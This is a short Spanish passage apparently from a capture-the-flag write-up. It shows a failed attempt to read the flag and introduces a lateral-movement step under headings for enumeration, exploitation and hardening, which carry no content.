$ _
```

Figura 43: Fallo de lectura de la flag

4.3. Enumeración

Ahora entonces lo que tenemos que hacer es un movimiento lateral para obtener un acceso a otro usuario.

4.4. Explotación

4.5. Hardening